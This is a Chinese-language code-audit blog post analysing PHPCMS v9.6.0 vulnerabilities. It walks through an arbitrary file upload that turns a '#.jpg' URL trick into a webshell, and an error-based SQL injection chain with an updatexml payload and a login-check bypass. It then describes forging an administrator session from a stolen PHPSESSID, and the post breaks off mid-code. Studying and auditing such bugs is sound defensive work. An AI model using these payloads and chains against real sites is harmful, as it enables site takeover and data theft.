PHPCMS漏洞分析合集(上)

mochazz / 2019-07-25 09:25:00 / 浏览数 4824 安全技术 漏洞分析 顶(0) 踩(0)

本篇详细分析了 PHPCMS
的部分历史漏洞。其中多是以获取到漏洞点为场景，反向挖掘至漏洞触发入口（假设自己发现了漏洞点，模拟如何找寻整个攻击链及其入口点），旨在提高自身代码审计能力

v9.6.0任意文件上传

这个漏洞存在于用户注册处。这里有一个可控变量 $_POST['info'] 传入了 member_input 类的 get
方法中，跟进该方法。(下图对应文件位置：phpcms/modules/member/index.php)

```
33      public function register() {
34          ...
35          //附表信息验证 通过模型获取会员信息
36          if($member_setting['choosemodel']) {
37              require_once CACHE_MODEL_PATH.'member_input.class.php';
38              require_once CACHE_MODEL_PATH.'member_update.class.php';
39              $member_input = new member_input($userinfo['modelid']);
40              $_POST['info'] = array_map('new_html_special_chars',$_POST['info']);
41              $user_model_info = $member_input->get($_POST['info']);
42          }
43          if(pc_base::load_config('system', 'phpsso')) {...} else {
100             showmessage(L('enable_register').L('enable_phpsso'), 'index.php?m=member&c=index&a=login');
101         }
```

在 get 方法中，我们发现 $data 变量来自 $_POST['info'] ，并且我们可以调用 member_input 类的所有方法（对应下图 第47-48行
代码）。(下图对应文件位置：caches/caches_model/caches_data/member_input.class.php)

```
index.php × member_input.class.php ×
20      function get($data) {  $data: {content => "src=http://xxxxxxx/index.php#.jpg"}[1]
21          $this->data = $data = trim_script($data);  data: [1]
22          $model_cache = getcache('member_model', 'commons');  $model_cache: {10 => [20]}[1]
23          $this->db->table_name = $this->db_pre.$model_cache[$this->modelid]['tablename'];  $model_cache: {10 => [20]}[1]  db
24
25          $info = array();  $info: [0]
26          $debar_filed = array('catid','title','style','thumb','status','islink','description');  $debar_filed: {"catid", "ti
27          if(is_array($data)) {
28              foreach($data as $field=>$value) {  $field: "content"  $value: "src=http://xxxxxxx/index.php#.jpg"
29                  if($data['islink']==1 && !in_array($field,$debar_filed)) continue;  $data: {content => "src=http://xxxxxxx/
30                  $field = safe_replace($field);
31                  $name = $this->fields[$field]['name'];  $name: "内容"
32                  $minlength = $this->fields[$field]['minlength'];  $minlength: "1"
33                  $maxlength = $this->fields[$field]['maxlength'];  $maxlength: "999999"
34                  $pattern = $this->fields[$field]['pattern'];  $pattern: ""
35                  $errortips = $this->fields[$field]['errortips'];  $errortips: "内容不能为空"
36                  if(empty($errortips)) $errortips = "$name 不符合要求！";
37                  $length = empty($value) ? 0 : strlen($value);  $length: 33
38                  if($minlength && $length < $minlength && !$isimport) showmessage("$name 不得少于 $minlength 个字符！");  $minl
39                  if (!array_key_exists($field, $this->fields)) showmessage('模型中不存在'.$field.'字段');
40                  if($maxlength && $length > $maxlength && !$isimport) {...} else {
43                      str_cut($value, $maxlength);  $maxlength: "999999"
44                  }
45                  if($pattern && $length && !preg_match($pattern, $value) && !$isimport) showmessage($errortips);  $errortips
46                  if($this->fields[$field]['isunique'] && $this->db->get_one(array($field=>$value),$field) && ROUTE_A != 'edi
47                  $func = $this->fields[$field]['formtype'];  fields: [23]  $func: "editor"
48                  if(method_exists($this, $func)) $value = $this->$func($field, $value);  $field: "content"  $value: "src=htt
49
50                  $info[$field] = $value;
```

$_POST['info']

看了一下 member_input 类的所有方法，只有一个 editor 方法比较好利用，而本次漏洞正是利用到这个方法。在这个方法中，调用了 attachment 类的
download 方法。(下图对应文件位置：caches/caches_model/caches_data/member_input.class.php)

index.php × member_input.class.php ×

```php
<?php  attachment: attachment  db: sitemodel_field_model  db_pre: "v9_"  siteid: ""
class member_input {
    var $modelid;  modelid: 1
    var $fields;  fields: [23]
    var $data;  data: [1]

    function __construct($modelid) {...}

    function get($data) {...}
    function textarea($field, $value) {...}
    function editor($field, $value) {  $field: "content"  $value: "src=http://xxxxxxx/index.php#.jpg"
        $setting = string2array($this->fields[$field]['setting']);  $field: "content"  fields: [23]  $setting: {toolbar =>
        $enablesaveimage = $setting['enablesaveimage'];  $setting: {toolbar => "full", defaultvalue => "", enablekeylink =
        $site_setting = string2array($this->site_config['setting']);  $site_setting: [0]
        $watermark_enable = intval($site_setting['watermark_enable']);  $site_setting: [0]  $watermark_enable: 0
        $value = $this->attachment->download('content', $value,$watermark_enable);  attachment: attachment
        return $value;
    }
    function box($field, $value) {...}
    function images($field, $value) {...}
    function datetime($field, $value) {...}
    function checkmobile($field, $value) {...}
```


在 download 方法中，程序先使用正则对图片 URL 进行匹配，其中 $ext 只允许为gif|jpg|jpeg|bmp|png ，而我们使用 http://xxxx/1.php?a.jpg 或者 http://xxxx/1.php#a.jpg 即可绕过正则。(下图对应文件位置：phpcms/libs/classes/attachment.class.php)

```php
function download($field, $value,$watermark = '0',$ext = 'gif|jpg|jpeg|bmp|png', $absurl = '', $basehref = '')  $field: "
{
    global $image_d;  $image_d: null
    $this->att_db = pc_base::load_model('attachment_model');
    $upload_url = pc_base::load_config('system', 'upload_url');  $upload_url: "http://localhost/phpcms/uploadfile/"
    $this->field = $field;  $field: "content"  field: "content"
    $dir = date('Y/md/');  $dir: "2019/0712/"
    $uploadpath = $upload_url . $dir;  $upload_url: "http://localhost/phpcms/uploadfile/"  $uploadpath: "http://localhost
    $uploaddir = $this->upload_root . $dir;  $dir: "2019/0712/"  upload_root: "/var/www/html/phpcms/uploadfile/"  $upload
    $string = new_stripslashes($value);  $string: "src=http://xxxxxxx/index.php#.jpg"
    if (!preg_match_all("/(href|src)=([\"|']?)([^ \"'>]+\.($ext))\\2/i", $string, $matches)) return $value;  $ext: "gif|j
    $remotefileurls = array();  $remotefileurls: [0]
    foreach ($matches[3] as $matche) {  $matches: {[1], [1], [1], [1], [1]}[5]  $matche: "http://xxxxxxx/index.php#.jpg"
        if (strpos($matche, '://') === false) continue;
        dir_create($uploaddir);  $uploaddir: "/var/www/html/phpcms/uploadfile/2019/0712/"
        $remotefileurls[$matche] = $this->fillurl($matche, $absurl, $basehref);  $absurl: ""  $basehref: ""  $matche: "ht
    }
    ...
}
```


接着又使用 fillurl 方法对匹配到的远程图片地址进行处理，其实就是将 # 号之后的字符全部去除，例如 http://xxxx/1.php#a.jpg 会被处理成 http://xxxx/1.php 。(下图对应文件位置：phpcms/libs/classes/attachment.class.php)

```php
function fillurl($surl, $absurl, $basehref = '') {
    ...
    $pos = strpos($surl,'#');
    if($pos>0) $surl = substr($surl,0,$pos);
    if($surl[0]=='/') {...} elseif($surl[0] == '.') {
        if(strlen($surl)<=2) return '';
        elseif($surl[0]=='/') {...} else {
            $urls = explode('/',$surl);
            foreach($urls as $u) {...}
            $urls = explode('/', $BaseUrlPath);
            if(count($urls) <= $pathStep)
            return '';
            else {...}
        }
    } else {
```


fillurl 方法处理后，又回到了 download 方法。程序直接调用 copy 函数将远程文件复制到本地（对应下图 161 行代码），远程文件名可预测，后缀名为上边处理后的 URL 文件名后缀，即 php ，最终导致 getshell 。其中 webshell 地址为 http://website/uploadfile/date('Y/md/')/date('Ymdhis').rand(100, 999).'.'.$fileext 。(下图对应文件位置：phpcms/libs/classes/attachment.class.php)

```php
function download($field, $value,$watermark = '0',$ext = 'gif|jpg|jpeg|bmp|png', $absurl = '', $basehref = '')  $field:
{
    ...
    foreach ($matches[3] as $matche) {  $matche: "http://xxxxxxx/index.php#.jpg"
        if (strpos($matche, '://') === false) continue;
        dir_create($uploaddir);
        $remotefileurls[$matche] = $this->fillurl($matche, $absurl, $basehref);  $absurl: ""  $basehref: ""  $matche: "
    }
    unset($matches, $string);
    $remotefileurls = array_unique($remotefileurls);
    $oldpath = $newpath = array();  $oldpath: [0]  $newpath: [0]
    foreach($remotefileurls as $k=>$file) {  $remotefileurls: {http://xxxxxxx/index.php#.jpg => "http://xxxxxxx/index.ph
        if(strpos($file, '://') === false || strpos($file, $upload_url) !== false) continue;
        $filename = fileext($file);  $filename: "20190712052614433.php"
        $file_name = basename($file);  $file_name: "index.php"
        $filename = $this->getname($filename);

        $newfile = $uploaddir.$filename;  $newfile: "/var/www/html/phpcms/uploadfile/2019/0712/20190712052614433.php"
        $upload_func = $this->upload_func;  upload_func: "copy"  $upload_func: "copy"
        if($upload_func($file, $newfile)) {  $file: "http://xxxxxxx/index.php"  $upload_func: "copy"
            $oldpath[] = $k;  $k: "http://xxxxxxx/index.php#.jpg"  $oldpath: [0]
            $GLOBALS['downloadfiles'][] = $newpath[] = $uploadpath.$filename;  $newpath: [0]  $GLOBALS: {_GET => [4], _F
            @chmod($newfile, 0777);
            $fileext = fileext($filename);
            if($watermark){  $watermark: 0
                watermark($newfile, $newfile,$this->siteid);  siteid: 1
            }

function getname($fileext){
    return date('Ymdhis').rand(100, 999).'.'.$fileext;
}
```


最后我们再来看一下在官方发布的 PHPCMS v9.6.1 中是如何修复这个漏洞的，代码具体如下。可以明确看到，在官方补丁中，对 fileext($file) 获取到的文件后缀进行了黑名单校验。虽然暂时不能直接上传 shell ，但是还是可以上传图片马。如果 CMS 存在任意文件包含或任意文件名修改的漏洞，同样还是可以 getshell ，这里最好再对远程图片的内容进行校验下比较好。(下图对应文件位置：phpcms/libs/classes/attachment.class.php，左半图为PHPCMSv9.6.0，右半图为PHPCMSv9.6

chment.class.php (/home/mochazz/Downloads/phpcms_v9.6.0_UTF8/install_package/phpcms/libs/classes)

```php
    if(strpos($matche, '://') === false) continue;
    dir_create($uploaddir);
    $remotefileurls[$matche] = $this->fillurl($matche, $ab
}
unset($matches, $string);
$remotefileurls = array_unique($remotefileurls);
$oldpath = $newpath = array();
foreach($remotefileurls as $k=>$file) {
    if(strpos($file, '://') === false || strpos($file, $up
    $filename = fileext($file);
    $file_name = basename($file);
    $filename = $this->getname($filename);

    $newfile = $uploaddir.$filename;
    $upload_func = $this->upload_func;
    if($upload_func($file, $newfile)) {
        $oldpath[] = $k;
        $GLOBALS['downloadfiles'][] = $newpath[] = $uploa
```

attachment.class.php (/home/mochazz/Downloads/phpcms_v9.6.1_UTF8/install_package/phpcms/libs/classes)

```php
    if(strpos($matche, '://') === false) continue;
    dir_create($uploaddir);
    $remotefileurls[$matche] = $this->fillurl($matche,
}
unset($matches, $string);
$remotefileurls = array_unique($remotefileurls);
$oldpath = $newpath = array();
foreach($remotefileurls as $k=>$file) {
    if(strpos($file, '://') === false || strpos($file,
    $filename = fileext($file);
    if(!preg_match("/($ext)/is",$filename) ||
        in_array($filename, array('php','phtml','php3',
        'php4','jsp','dll','asp','cer','asa','shtml',
        'shtm','aspx','asax','cgi','fcgi','pl'))){
        continue;
    }
    $file_name = basename($file);
    $filename = $this->getname($filename);
```


实际上，单这个补丁中的正则来说，是可以绕过的，例如： .php%7f ，Windows下会将非法字符替换成空，但是其实后续还有一系列的问题，导致我没绕过。本以为要挖到0day了，我傻乐了半天：)

v9.6.0SQL注入

这个版本的 SQL注入 主要在于程序对解密后的数据没有进行过滤，我们来看一下漏洞文件 phpcms/modules/content/down.php 。在其 init 方法中，从 GET 数据中获取了 a_k 的值，该值若能解密成程序规定格式的字符串，则程序继续运行（这里加解密使用的秘钥必须一致，例如这里秘钥为 pc_base::load_config('system','auth_key') ）。程序将解密后的数据用 parse_str 函数处理，这里又存在变量覆盖问题。然后将可控变量 $id 带入数据库查询，我们跟进 get_one 方法。

```php
public function init() {
    $a_k = trim($_GET['a_k']);  $a_k: "{"aid":1,"src":"&id=%27 and updatexml(1,concat(1,(user())),1)#&m=1&f=haha&modelid=
    if(!isset($a_k)) showmessage(L('illegal_parameters'));
    $a_k = sys_auth($a_k, 'DECODE', pc_base::load_config('system','auth_key'));
    if(empty($a_k)) showmessage(L('illegal_parameters'));
    unset($i,$m,$f);
    parse_str($a_k);  $a_k: "{"aid":1,"src":"&id=%27 and updatexml(1,concat(1,(user())),1)#&m=1&f=haha&modelid=2&catid=7&"
    if(isset($i)) $i = $id = intval($i);
    if(!isset($m)) showmessage(L('illegal_parameters'));
    if(!isset($modelid)||!isset($catid)) showmessage(L('illegal_parameters'));
    if(empty($f)) showmessage(L('url_invalid'));
    $allow_visitor = 1;  $allow_visitor: 1
    $MODEL = getcache('model','commons');  $MODEL: {1 => [20], 2 => [20], 3 => [20], 11 => [20]}[4]
    $tablename = $this->db->table_name = $this->db->db_tablepre.$MODEL[$modelid]['tablename'];  $MODEL: {1 => [20], 2 => [
    $this->db->table_name = $tablename.'_data';  $tablename: "v9_download"
    $rs = $this->db->get_one(array('id'=>$id));  db: content_model
    $siteids = getcache('category_content','commons');
```

$id可以来自攻击者构造的恶意字符串


get_one 方法调用了 sqls 方法，而在 sqls 方法中可以明显看到，未过滤的数据直接拼接进了 SQL 语句中。

```php
/var/www/html/phpcms960/phpcms/libs/classes/model.class.php
final public function get_one($where = '', $data = '*', $order = '', $group = '') {  $where: {id => "' and updatexml(1,cor
    if (is_array($where)) $where = $this->sqls($where);  $where: {id => "' and updatexml(1,concat(1,(user())),1)#"}[1]
    return $this->db->get_one($data, $this->table_name, $where, $order, $group);
}
/var/www/html/phpcms960/phpcms/libs/classes/model.class.php
    final public function sqls($where, $font = ' AND ') {  $where: {id => "' and updatexml(1,concat(1,(user())),1)#"}[1]
        if (is_array($where)) {
            $sql = '';  $sql: " `id` = '' and updatexml(1,concat(1,(user())),1)#'"
            foreach ($where as $key=>$val) {  $where: {id => "' and updatexml(1,concat(1,(user())),1)#"}[1]  $key: "id"  $
                $sql .= $sql ? " $font `$key` = '$val' " : "`$key` = '$val'";  $font: " AND "  $key: "id"  $val: "' and u
            }
            return $sql;  $sql: " `id` = '' and updatexml(1,concat(1,(user())),1)#'"
        } else {
            return $where;
        }
    }
```

那么现在，我们要解决的问题是：如何构造出加密数据，使得数据能够被正常解密？我们先来看一下 sys_auth 函数的代码，其代码位于 phpcms/libs/functions/global.func.php 中。开头我们可以很明显看到，当我们没有指定加解密用的 key 时，系统默认使用 pc_base::load_config('system','auth_key') 作为 key ，这样我们就不用特地去搜索形如 sys_auth('xxx','ENCODE',pc_base::load_config('system','auth_key')) 的代码段，直接搜索形如 sys_auth('可控字符串','ENCODE') 或 sys_auth('可控字符串') 的代码段即可。（这里搜索这种代码段的目的，是为了找到可利用的点将恶意 payload 进行加密，然后传输给开头 phpcms/modules/content/down.php 文件的 init 方法进一步利用）


```php
function sys_auth($string, $operation = 'ENCODE', $key = '', $expiry = 0) {  $string: "{"aid":1,"src":"&id=%27 and upda
    $ckey_length = 4;
    $key = md5($key != '' ? $key : pc_base::load_config('system', 'auth_key'));
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length): substr(md5(microtime()), -$ckey_
    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);
```

通过搜索，会发现在 set_cookie 方法中使用了 sys_auth($value, 'ENCODE') ，我们可以寻找是否存在可控的 $value 。



我们可以搜到 phpcms/modules/wap/index.php 文件，在该文件中 $_GET['siteid'] 可控，并且可以通过 cookie 获得加密后的数据，但是这里有 intval 过滤，所以无法放置我们的 payload 。

我们继续寻找，会发现 phpcms/modules/attachment/attachments.php 文件的 swfupload_json 方法有满足我们需要的代码。程序将可控数据放在了 cookie ，其中可控数据中，比较好利用的是 $_GET['src'] 。



$_GET['src'] 只是经过了 safe_replace 函数的过滤，该函数会将某些字符替换为空，而我们却可以在 payload 中插入这些字符，从而绕过黑名单的过滤。safe_replace 函数代码如下：

```php
function safe_replace($string) {
    $string = str_replace('%20','',$string);
    $string = str_replace('%27','',$string);
    $string = str_replace('%2527','',$string);
    $string = str_replace('*','',$string);
    $string = str_replace('"','&quot;',$string);
    $string = str_replace("'",'',$string);
    $string = str_replace('"','',$string);
    $string = str_replace(';','',$string);
    $string = str_replace('<','&lt;',$string);
    $string = str_replace('>','&gt;',$string);
    $string = str_replace("{",'',$string);
    $string = str_replace('}','',$string);
    $string = str_replace('\\','',$string);
    return $string;
}
```


貌似现在已经找到了利用链了？别高兴的太早。在调用这个 swfupload_json 方法之前，程序会执行 attachments 类的 __construct 方法，而这个方法中有用户登录状态检测。用于登录状态检测的 $this->userid 可以来自 sys_auth($_POST['userid_flash'],'DECODE')，即我们让 $_POST['userid_flash'] 经过 sys_auth 方法解密之后有东西即可。而这个加密数据，就可以利用我们上面说到的 phpcms/modules/wap/index.php 文件。通过 cookie 获取 $_GET['siteid'] 加密后的数据，然后再作为 $_POST['userid_flash'] 的值，即可绕过登录检测。

```php
class attachments {
    private $att_db;
    function __construct() {
        pc_base::load_app_func('global');
        $this->upload_url = pc_base::load_config('system','upload_url');
        $this->upload_path = pc_base::load_config('system','upload_path');
        $this->imgext = array('jpg','gif','png','bmp','jpeg');
        $this->userid = $_SESSION['userid'] ? $_SESSION['userid'] : (param::get_cookie('_userid') ?
                        param::get_cookie('_userid') : sys_auth($_POST['userid_flash'],'DECODE'));
        $this->isadmin = $this->admin_username = $_SESSION['roleid'] ? 1 : 0;
        $this->groupid = param::get_cookie('_groupid') ? param::get_cookie('_groupid') : 8;
        //判断是否登录
        if(empty($this->userid)){
            showmessage(L('please_login','','member'));
        }
    }
```

$this->userid可以来自 $_POST['userid_flash']

绕过登录检测后，我们将 payload 传给 phpcms/modules/attachment/attachments.php 文件 swfupload_json 方法中的 $_GET['src']，再利用开头 parse_str 函数进行变量覆盖，最终完成整个漏洞链。整个漏洞的利用流程图如下：

```php
# 第一步：
# /var/www/html/phpcms960/phpcms/modules/wap/index.php:__construct
function __construct() {
    param::set_cookie('siteid',$_GET['siteid']);
}


# 第二步：
# /var/www/html/phpcms960/phpcms/modules/attachment/attachments.php
function __construct() {
    $this->userid = sys_auth($_POST['userid_flash'],'DECODE');
    if(empty($this->userid)){
        showmessage(L('please_login','','member'));
    }
}


public function swfupload_json() {
    $arr['aid'] = intval($_GET['aid']);
    $arr['src'] = safe_replace(trim($_GET['src']));
    $arr['filename'] = urlencode(safe_replace($_GET['filename']));
    $json_str = json_encode($arr);
    param::set_cookie('att_json',$json_str);
}


# 第三步：
# /var/www/html/phpcms960/phpcms/modules/content/down.php
public function init() {
    $a_k = trim($_GET['a_k']);
    $a_k = sys_auth($a_k, 'DECODE', pc_base::load_config('system','auth_key'));
    parse_str($a_k);
    $rs = $this->db->get_one(array('id'=>$id));
}
```


获取sys_auth加密后的数据，加密key为pc_base::load_config('system', 'auth_key')


将加密数据解密后，赋值给$this->userid，用来绕过用户登录检测

在可控数据$_GET['src']中插入SQL注入payload，并从cookie中获取加密后的payload

将加密的SQL注入payload解密，并使用parse_str变量覆盖，新变量未做过滤直接带入数据库，最终导致SQL注入漏洞

按照默认配置安装的网站搭建好后， WAP 是处于禁用状态，但是这并不影响我们获得加密后的 $_GET['siteid'] 。





我们再来假设，如果网站管理员删除了 WAP
模块的代码，这个洞还能利用吗？我们可以继续来挖掘一下这个漏洞链的其他入口，这也是网络上未公开的一个入口点。上面我们在搜索 set_cookie
方法找可控数据时，会发现 phpcms/modules/mood/index.php 文件的 post
方法可以直接获得一个加密后的数据，这样我们就可以将这个数据，用在漏洞链的第二步：绕过用户登录验证，具体代码如下：

```php
public function post() {
    if (isset($_GET['callback']) && !preg_match('/^[a-zA-Z_][a-zA-Z0-9_]+$/', $_GET['callback']))  unset($_GET['callba
    $mood_id =& $this->mood_id;
    $setting =& $this->setting;
    $cookies = param::get_cookie('mood_id');
    $cookie = explode(',', $cookies);
    if (in_array($this->mood_id, $cookie)) {...} else {
        $mood_db = pc_base::load_model('mood_model');
        $key = isset($_GET['k']) && intval($_GET['k']) ? intval($_GET['k']) : '';
        if(!in_array($key, array(1, 2, 3, 4, 5, 6, 7, 8, 9, 10)))
            $this->_show_result(0, L('illegal_parameters'));
        $fields = 'n'.$key;
        if ($data = $mood_db->get_one(array('catid'=>$this->catid, 'siteid'=>$this->siteid, 'contentid'=>$this->content
            $mood_db->insert(array('total'=>'1', $fields=>'1', 'catid'=>$this->catid, 'siteid'=>$this->siteid, 'content
            lastupdate'=>SYS_TIME));
            $data['total'] = 1;
            $data[$fields] = 1;
        }
        param::set_cookie('mood_id', $cookies.','.$mood_id);
```


这里只要按照代码逻辑，构造参数即可。这里可能还要注意本类的 __construct 方法，同样按照逻辑构造参数即可，具体构造这里不再赘述。

```php
public function __construct() {
    $this->setting = getcache('mood_program', 'commons');

    $this->mood_id = isset($_GET['id']) ? $_GET['id'] : '';
    if(!preg_match("/^[a-z0-9_\-]+$/i",$this->mood_id)) showmessage((L('illegal_parameters')));
    if (empty($this->mood_id)) {
        showmessage(L('id_cannot_be_empty'));
    }
    list($this->catid, $this->contentid, $this->siteid) = id_decode($this->mood_id);
    $this->setting = isset($this->setting[$this->siteid]) ? $this->setting[$this->siteid] : array();

    foreach ($this->setting as $k=>$v) {
        if (empty($v['use'])) unset($this->setting[$k]);
    }

    define('SITEID', $this->siteid);
}
```


通过上面这个漏洞链入口，我们便可以进行 报错SQL注入 。比较有意思的是， PHPCMS 会将 admin 登录的 cookie 存储在数据库中，我们可以通过注入获取管理员 cookie ，然后伪造管理员身份利用后台 getshell 。这里如何伪造身份，网络上貌似提及很少，唯一找到一篇文章https://www.secpulse.com/archives/57486.html ，发现作者竟然还少提及了一个关键参数。于是我将伪造的数据包，与正常登录的数据包进行对比，逐个删除 cookie 中的数据，看看少了哪个关键参数。接下来，我们来具体看一下如何伪造 cookie 进入后台。

PHPCMS 专门在数据库中建了一个表来存放 PHPSESSID ，其中也包含管理员的 PHPSESSID ，且登录状态下的 userid 字段会被设为1，注销则为0，具体如下：

```
MariaDB [phpcmsv960]> select sessionid,userid,ip from v9_session;
+--------------------------+--------+-----------+
| sessionid                | userid | ip        |
+--------------------------+--------+-----------+
| 9t9mrk25ak5sb9v60nc255ql11 |      1 | 127.0.0.1 |
| pr3bsl2ld9qqglg80hvjgj52e2 |      0 | 127.0.0.1 |
+--------------------------+--------+-----------+
2 rows in set (0.00 sec)

MariaDB [phpcmsv960]> select sessionid,userid,ip from v9_session;
+--------------------------+--------+-----------+
| sessionid                | userid | ip        |
+--------------------------+--------+-----------+
| 9t9mrk25ak5sb9v60nc255ql11 |      0 | 127.0.0.1 |
| pr3bsl2ld9qqglg80hvjgj52e2 |      0 | 127.0.0.1 |
+--------------------------+--------+-----------+
```

管理员登录

管理员注销

我们把 PHPSESSID=9t9mrk25ak5sb9v60nc255ql11 加到 cookie 中，直接访问后台，这是发现程序还是会让你登录，估计我们是少了什么，下面来动态调试一下。经过调试，我们会发现程序终止在了 admin 类 __construct 方法的 self::check_admin() 语句中，其具体代码如下：

```
34        final public function check_admin() {
35            if(ROUTE_M =='admin' && ROUTE_C =='index' && in_array(ROUTE_A, array('login', 'public_card'))) {
36                return true;
37            } else {
38                $userid = param::get_cookie('userid');
39                if(!isset($_SESSION['userid']) || !isset($_SESSION['roleid']) || !$_SESSION['userid'] ||
40                    !$_SESSION['roleid'] || $userid != $_SESSION['userid'])
